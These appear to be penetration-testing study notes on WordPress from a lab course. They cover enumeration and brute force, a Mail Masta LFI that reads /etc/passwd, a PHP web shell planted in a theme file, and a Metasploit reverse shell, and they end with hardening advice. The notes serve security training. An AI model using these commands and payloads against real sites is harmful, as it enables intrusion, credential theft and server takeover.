WordPress Overview
- WordPress = the most popular open-source CMS (Content Management System) — powers nearly one-third of all websites in the world.
- Used for many purposes: blogs, forums, e-commerce, project management, document management, and more.
- Popular with companies because it's highly customizable and SEO-friendly.
- Has a huge library of extensions — free and paid:
- Themes = control design/appearance.
- Plugins = add functionality. Examples: WPForms (contact forms), MonsterInsights (Google Analytics integration), Constant Contact (email marketing).
- The security catch: that same customizability/extensibility makes it prone to vulnerabilities — mostly through third-party themes and plugins.
- Tech stack: written in PHP, usually runs on Apache, with MySQL as the backend database.
- Many hosting companies offer WordPress as a one-click option and even handle backend tasks like security updates.
What is a CMS?
- A tool to build a website without coding everything from scratch (or knowing how to code at all).
- Does the "heavy lifting" on the infrastructure side → you focus on design and content instead of backend plumbing.
- Most provide a WYSIWYG editor ("What You See Is What You Get") — edit content like you would in Microsoft Word.
- Media (photos/videos) uploaded through a media library interface, instead of manually via FTP/SFTP.
The 2 key components of a CMS
- CMA (Content Management Application) = the front-facing interface where users add/manage content.
- CDA (Content Delivery Application) = the backend that takes CMA input and assembles it into the finished, working website.
WordPress Structure
Default WordPress File Structure
WordPress can be installed on a Windows, Linux, or Mac OSX host. We will focus on a default WordPress installation on an Ubuntu Linux web server. WordPress requires a fully installed and configured LAMP stack (Linux, Apache HTTP Server, MySQL database, and PHP) before installation on a Linux host. After installation, all WordPress supporting files and directories will be accessible in the webroot located at /var/www/html.
aymane0x90@htb[/htb]$ tree -L 1 /var/www/html
.
├── index.php
├── license.txt
├── readme.html
├── wp-activate.php
├── wp-admin
├── wp-blog-header.php
├── wp-comments-post.php
├── wp-config.php
├── wp-config-sample.php
├── wp-content
├── wp-cron.php
├── wp-includes
├── wp-links-opml.php
├── wp-load.php
├── wp-login.php
├── wp-mail.php
├── wp-settings.php
├── wp-signup.php
├── wp-trackback.php
└── xmlrpc.php
Key WordPress Files
The root directory of WordPress contains files that are needed to configure WordPress to function correctly.
index.phpis the homepage of WordPress.license.txtcontains useful information such as the version WordPress installed.wp-activate.phpis used for the email activation process when setting up a new WordPress site.wp-adminfolder contains the login page for administrator access and the backend dashboard. The login page can be located at one of the following paths:/wp-admin/login.php/wp-admin/wp-login.php/login.php/wp-login.php
xmlrpc.phpis a file representing a feature of WordPress that enables data to be transmitted with HTTP acting as the transport mechanism and XML as the encoding mechanism. This type of communication has been replaced by the WordPress REST API.
WordPress Configuration File
The wp-config.php file contains information required by WordPress to connect to the database, such as the database name, host, username and password, authentication keys and salts, and the database table prefix. It can also be used to activate DEBUG mode.
<?php
/** <SNIP> */
/** The name of the database for WordPress */
define( 'DB_NAME', 'database_name_here' );

/** MySQL database username */
define( 'DB_USER', 'username_here' );

/** MySQL database password */
define( 'DB_PASSWORD', 'password_here' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Authentication Unique Keys and Salts */
/* <SNIP> */
define( 'AUTH_KEY',         'put your unique phrase here' );
define( 'SECURE_AUTH_KEY',  'put your unique phrase here' );
define( 'LOGGED_IN_KEY',    'put your unique phrase here' );
define( 'NONCE_KEY',        'put your unique phrase here' );

/** WordPress Database Table prefix */
$table_prefix = 'wp_';

/** For developers: WordPress debugging mode. */
define( 'WP_DEBUG', false );

/** Absolute path to the WordPress directory. */
if ( ! defined( 'ABSPATH' ) ) {
    define( 'ABSPATH', __DIR__ . '/' );
}

/** Sets up WordPress vars and included files. */
require_once ABSPATH . 'wp-settings.php';
Key WordPress Directories
The wp-content folder is the main directory where plugins and themes are stored. The subdirectory uploads/ is usually where any files uploaded to the platform are stored. These should be carefully enumerated as they may contain sensitive data that could lead to remote code execution or exploitation of other vulnerabilities.
aymane0x90@htb[/htb]$ tree -L 1 /var/www/html/wp-content
.
├── index.php
├── plugins
└── themes
wp-includes contains everything except for the administrative components and the themes. This is where core files are stored, such as certificates, fonts, JavaScript files, and widgets.
WordPress User Roles
There are five types of users in a standard WordPress installation.
| Role | Description |
|---|---|
| Administrator | Access to administrative features: adding/deleting users and posts, as well as editing source code. |
| Editor | Can publish and manage posts, including the posts of other users. |
| Author | Can publish and manage their own posts. |
| Contributor | Can write and manage their own posts but cannot publish them. |
| Subscriber | Normal users who can browse posts and edit their profiles. |
Gaining access as an administrator is usually needed to obtain code execution on the server. However, editors and authors might have access to certain vulnerable plugins that normal users do not.
WordPress Core Version Enumeration
The first and easiest step is reviewing the page source code (CTRL + U). We can search for the meta generator tag, or use cURL with grep from the command line.
<meta name="generator" content="WordPress 5.3.3" />
aymane0x90@htb[/htb]$ curl -s -X GET http://blog.inlanefreight.com | grep '<meta name="generator"'

<meta name="generator" content="WordPress 5.3.3" />
Links to CSS and JS files can also leak the version via the ?ver= query string:
<link rel='stylesheet' id='bootstrap-css' href='http://blog.inlanefreight.com/wp-content/themes/ben_theme/css/bootstrap.css?ver=5.3.3' type='text/css' media='all' />
<script type='text/javascript' src='http://blog.inlanefreight.com/wp-content/plugins/mail-masta/lib/subscriber.js?ver=5.3.3'></script>
In older WordPress versions, another source for version information is the readme.html file in the root directory.
Plugins and Themes Enumeration
We can find installed plugins and themes by filtering the source with cURL:
aymane0x90@htb[/htb]$ curl -s -X GET http://blog.inlanefreight.com | sed 's/href=/\n/g' | sed 's/src=/\n/g' | grep 'wp-content/plugins/*' | cut -d"'" -f2

http://blog.inlanefreight.com/wp-content/plugins/wp-google-places-review-slider/public/css/wprev-public_combine.css?ver=6.1
http://blog.inlanefreight.com/wp-content/plugins/mail-masta/lib/subscriber.js?ver=5.3.3
http://blog.inlanefreight.com/wp-content/plugins/mail-masta/lib/jquery.validationEngine.js?ver=5.3.3
Not all plugins/themes can be discovered passively. For the rest, we actively request a path that may exist. If it exists we get a 301 redirect; if not, a 404 Not Found.
aymane0x90@htb[/htb]$ curl -I -X GET http://blog.inlanefreight.com/wp-content/plugins/mail-masta

HTTP/1.1 301 Moved Permanently
Server: Apache/2.4.29 (Ubuntu)
Location: http://blog.inlanefreight.com/wp-content/plugins/mail-masta/
To speed up enumeration, we could use a tool such as wfuzz or WPScan to automate the process.
Directory Indexing
Even if a plugin is deactivated, it may still be accessible, so we can reach its scripts and functions. Deactivating a vulnerable plugin does not improve security — it is best practice to remove or update unused plugins.

If we browse to the plugins directory, we still have access to the Mail Masta plugin:

We can also view the directory listing with cURL and html2text:
aymane0x90@htb[/htb]$ curl -s -X GET http://blog.inlanefreight.com/wp-content/plugins/mail-masta/ | html2text

****** Index of /wp-content/plugins/mail-masta ******
[[ICO]]       Name                 Last_modified    Size Description
===========================================================================
[[PARENTDIR]] Parent_Directory                         -
[[DIR]]       amazon_api/          2020-05-13 18:01    -
[[DIR]]       inc/                 2020-05-13 18:01    -
[[DIR]]       lib/                 2020-05-13 18:01    -
[[   ]]       plugin-interface.php 2020-05-13 18:01  88K
[[TXT]]       readme.txt           2020-05-13 18:01 2.2K
===========================================================================
     Apache/2.4.29 (Ubuntu) Server at blog.inlanefreight.com Port 80
This is called Directory Indexing — it lets us navigate folders and access files that may contain sensitive information or vulnerable code. It should be disabled on web servers.
User Enumeration
A list of valid users lets us guess default credentials or brute-force passwords. There are two manual methods.
First Method — author ID
The admin user is usually assigned user ID 1. We can confirm this by specifying the user ID in the author parameter: http://blog.inlanefreight.com/?author=1. If the user exists, the Location header redirects to their profile; if not, we get a 404.
aymane0x90@htb[/htb]$ curl -s -I http://blog.inlanefreight.com/?author=1

HTTP/1.1 301 Moved Permanently
Server: Apache/2.4.29 (Ubuntu)
X-Redirect-By: WordPress
Location: http://blog.inlanefreight.com/index.php/author/admin/
Second Method — JSON endpoint
The REST API users endpoint can list users. After WordPress 4.7.1 it only shows whether a user is configured; before that, all users who had published a post were shown by default.
aymane0x90@htb[/htb]$ curl http://blog.inlanefreight.com/wp-json/wp/v2/users | jq

[
  {
    "id": 1,
    "name": "admin",
    "link": "http://blog.inlanefreight.com/index.php/author/admin/",
    <SNIP>
  },
  {
    "id": 2,
    "name": "ch4p",
    "link": "http://blog.inlanefreight.com/index.php/author/ch4p/",
    <SNIP>
  },
<SNIP>
Login / xmlrpc
Once we have a user list, we can brute-force passwords via the login page or xmlrpc.php. A valid xmlrpc POST returns an isAdmin struct; invalid credentials return a 403 faultCode.
aymane0x90@htb[/htb]$ curl -X POST -d "<methodCall><methodName>wp.getUsersBlogs</methodName><params><param><value>admin</value></param><param><value>CORRECT-PASSWORD</value></param></params></methodCall>" http://blog.inlanefreight.com/xmlrpc.php

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params><param><value><array><data>
  <value><struct>
  <member><name>isAdmin</name><value><boolean>1</boolean></value></member>
  <member><name>blogName</name><value><string>Inlanefreight</string></value></member>
</struct></value>
</data></array></value></param></params>
</methodResponse>
WPScan
WPScan is an automated WordPress scanner and enumeration tool. It determines if themes and plugins are outdated or vulnerable. It is installed by default on Parrot OS, or via gem install wpscan. You can feed it an API token from WPVulnDB (free plan: 50 requests/day) with --api-token to pull in vulnerability data.
The --enumerate flag enumerates components (plugins ap, themes, users, etc.).
aymane0x90@htb[/htb]$ wpscan --url http://blog.inlanefreight.com --enumerate --api-token <TOKEN>

[+] WordPress version 5.3.2 identified (Latest, released on 2019-12-18).
[+] WordPress theme in use: twentytwenty

[+] Enumerating Vulnerable Plugins (via Passive Methods)
[+] mail-masta
| [!] 2 vulnerabilities identified:
| [!] Title: Mail Masta 1.0 - Unauthenticated Local File Inclusion (LFI)
|      - https://www.exploit-db.com/exploits/40290/
| [!] Title: Mail Masta 1.0 - Multiple SQL Injection
|      - https://wpvulndb.com/vulnerabilities/8740
[+] wp-google-places-review-slider
| [!] Title: WP Google Review Slider <= 6.1 - Authenticated SQL Injection

[+] Enumerating Users (via Passive and Aggressive Methods)
[+] admin
[+] david
[+] roger
Exploiting a Vulnerable Plugin (LFI)
WPScan flagged Mail Masta 1.0 as vulnerable to LFI. The exploit states any unauthenticated user can read local files through /wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd.

aymane0x90@htb[/htb]$ curl http://blog.inlanefreight.com/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
<SNIP>
Attacking WordPress Users — brute force
WPScan can brute-force the login via wp-login or xmlrpc. The xmlrpc method is preferred as it is faster.
aymane0x90@htb[/htb]$ wpscan --password-attack xmlrpc -t 20 -U admin,david -P passwords.txt --url http://blog.inlanefreight.com

[+] Performing password attack on Xmlrpc against 3 user/s
[SUCCESS] - admin / sunshine1

[i] Valid Combinations Found:
 | Username: admin, Password: sunshine1
RCE via the Theme Editor
With administrative access, we can modify PHP source to execute system commands. Log in, go to Appearance → Theme Editor, and pick an inactive theme (to avoid corrupting the live one).

The active theme is Transportex, so we edit an unused one such as Twenty Seventeen:

Choose a non-critical file such as 404.php and add a web shell:
<?php

system($_GET['cmd']);

/**
 * The template for displaying 404 pages (not found)
<SNIP>
Now we can execute commands via the cmd GET parameter:
aymane0x90@htb[/htb]$ curl -X GET "http://<target>/wp-content/themes/twentyseventeen/404.php?cmd=id"

uid=1000(wp-user) gid=1000(wp-user) groups=1000(wp-user)
Attacking WordPress with Metasploit
With valid admin credentials, the wp_admin_shell_upload module gives a reverse shell automatically.
msf5 > use exploit/unix/webapp/wp_admin_shell_upload
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts blog.inlanefreight.com
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set username admin
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set password Winter2020
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set lhost 10.10.16.8
msf5 exploit(unix/webapp/wp_admin_shell_upload) > run

[+] Authenticated with WordPress
[*] Uploading payload...
[*] Meterpreter session 1 opened

meterpreter > getuid
Server username: www-data (33)
WordPress Hardening
Best practices for preventing attacks against a WordPress site:
Perform Regular Updates
Keep WordPress core, plugins and themes up to date — most flaws are in third-party plugins. You can enable automatic updates in wp-config.php:
define( 'WP_AUTO_UPDATE_CORE', true );
add_filter( 'auto_update_plugin', '__return_true' );
add_filter( 'auto_update_theme', '__return_true' );
Plugin and Theme Management
Only install trusted themes/plugins from WordPress.org. Check reviews, install count and last-update date. Routinely audit and remove any unused themes and plugins.
Enhance WordPress Security
Several security plugins act as a WAF, malware scanner, activity auditor and brute-force protector:
- Sucuri Security — security activity auditing, file integrity monitoring, remote malware scanning, blacklist monitoring.
- iThemes Security — 2FA, security keys/salts, Google reCAPTCHA, user action logging.
- Wordfence Security — endpoint firewall + malware scanner; premium adds real-time rules and IP blacklisting.
User Management
- Disable the standard
adminuser; create accounts with hard-to-guess usernames. - Enforce strong passwords and 2FA for all users.
- Restrict access based on least privilege, and periodically audit user rights.
Configuration Management
- Install a plugin that disallows user enumeration.
- Limit login attempts to prevent brute-forcing.
- Rename or relocate the
wp-login.phppage, or restrict it to certain IPs.